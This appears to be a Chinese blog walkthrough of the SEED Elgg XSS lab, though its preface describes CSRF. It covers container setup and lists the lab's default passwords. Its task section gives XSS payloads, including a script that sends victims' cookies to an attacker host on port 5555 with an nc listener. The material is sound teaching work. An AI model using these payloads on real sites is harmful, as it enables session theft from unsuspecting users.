# 前言

Cross-Site Request Forgery (CSRF) Attack Lab,CRSF是建立在会话之上的，听起来非常像XSS跨站脚本攻击，但是实际上攻击方式完全不同。之前在写XSS时，提到很多网站会使用cookie来保存用户登录的信息，例如昨天晚上我使用完CSDN后，关闭浏览器，关闭电脑，今天打开CSDN时，虽然没有填写账户和密码，也会自动登陆。

那么CRSF可以做到什么呢？比如A登陆了网上银行，正在准备进行一个操作，然而有攻击者给他发送了一个链接，当A点击这条URL后，自己账户的很多钱就被转走给攻击者了。这是由于，当登陆网站或者网上银行时，浏览器已经和可信节点建立了经过认证的会话，那么在会话没有超时的时间内，任何操作都会被当作时合法的。


# 实验流程

## 准备

1. 准备一台服务器，操作系统当前为Centos 7,用户为root；
2. 安装好docker和docker-compose；
3. 下载实验用的安装文件到服务器上，并解压；目录为/opt/labs/XSS/Labsetup；

<https://seedsecuritylabs.org/Labs_20.04/Files/Web_XSS_Elgg/Labsetup.zip>

1. 解压Labsetup.zip
2. 在/opt/labs/XSS/Labsetup目录中，可以看到如下文件




## 部署容器

### 运行环境

创建2个容器，一个是运行的是 the web server ，IP地址为10.9.0.5 , 另一个运行的是 MySQL

database ，IP地址为10.9.0.6




### 创建网络

docker network create --driver bridge --subnet 10.9.0.0/24 --gateway 10.9.0.254 net-10.9.0.0

### 创建Containers


cd /opt/labs/XSS/Labsetup

docker-compose -f docker-compose.yml build



### 启动Containers

docker-compose up -d



## 实验环境配置

### 本地虚拟机DNS

1. 进入容器10.9.0.5，向/etc/hosts中加入如下语句

10.9.0.5 www.seed-server.com

10.9.0.5 www.example32a.com

10.9.0.5 www.example32b.com

10.9.0.5 www.example32c.com

10.9.0.5 www.example60.com

10.9.0.5 [www.example70.com](http://www.example70.com)

执行命令:

echo '10.9.0.5 www.seed-server.com' >> /etc/hosts

echo '10.9.0.5 www.example32a.com' >> /etc/hosts


echo '10.9.0.5 www.example32b.com' >> /etc/hosts

echo '10.9.0.5 www.example32c.com' >> /etc/hosts

echo '10.9.0.5 www.example60.com' >> /etc/hosts

echo '10.9.0.5 www.example70.com' >> /etc/hosts

结果如下图所示:



### 数据库container

为了防止数据丢失，将容器中的mysql数据目录指定到本地，名称为mysql\_data，所以最好先将本地的该目录删除。

rm -rf mysql\_data

在数据库中已经为Elgg server服务器创建了很多测试用户

----------------------------

UserName | Password

----------------------------

admin | seedelgg

alice | seedalice

boby | seedboby


charlie | seedcharlie

samy | seedsamy

## 实验任务

### 实验准备

在实验中我们需要发送、采集和分析HTTP请求，所以在firefox中先安装插件HTTP Header Live。



### 任务一:Posting a Malicious Message to Display an Alert Window

#### 任务目的

在Elgg profile中嵌入一个JavaScript程序，这样当另一个用户查看该profile时，该JavaScript程序将被执行并显示一个警告窗口。

#### 实验步骤

增加 <script>alert(’XSS’);</script> 如果文件过多，可以保存为js文件

<script type="text/javascript"

src="http://www.example.com/myscripts.js">

</script>

备注:http://www.example.com为实际填写URL，

### Task 2: Posting a Malicious Message to Display Cookies

#### 任务目的

打印cookie信息

#### 实验步骤

<script>alert(document.cookie);</script>

### Task 3: Stealing Cookies from the Victim’s Machine

#### 任务目的

之前的任务中，打印的信息只能弹出信息，让使用者看到，而攻击者是看不到的，这个实验的目的就是要把相关信息发送给攻击者。

#### 实验步骤

通过将一个恶意的js文件插入到一个<img>标记中，将其src属性设置为攻击者的机器。 首先浏览器试图加载src字段中的URL; 从而导致向攻击者的机器发送一个HTTP GET请求。 下面给出的JavaScript将cookie发送到攻击者机器的5555端口(IP地址为10.9.0.1)，其中攻击者有一个TCP服务器监听相同的端口。

<script>document.write(’<img src=http://10.9.0.1:5555?c=’

+ escape(document.cookie) + ’ >’);

</script>

在攻击者端可以使用nc -lknv 5555监控发送过来的数据。

### Task 4: Becoming the Victim’s Friend

#### 任务目的

这个实验模拟了the Samy Worm。

1. 在这个任务中，首先编写一个恶意的js程序，它直接从受害者的浏览器伪造HTTP请求，而不需要攻击者的干预。 这次攻击的目的是让Samy成为受害者的朋友。 我们已经在Elgg服务器上创建了一个名为Samy的用户(用户名是Samy)。

# 报错

## docker-compose报错

[root@labs01 Labsetup]# docker-compose -f docker-compose.yml build

/usr/lib/python2.7/site-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

from cryptography.hazmat.backends import default\_backend

ERROR: The Compose file './docker-compose.yml' is invalid because:

networks.net-10.9.0.0 value Additional properties are not allowed ('name' was unexpected)

解决:

不支持命名网络，可以通过修改下docker-compose.yml版本解决，比如`version: "3.7"`

修改docker-compose.yml中version为3.7

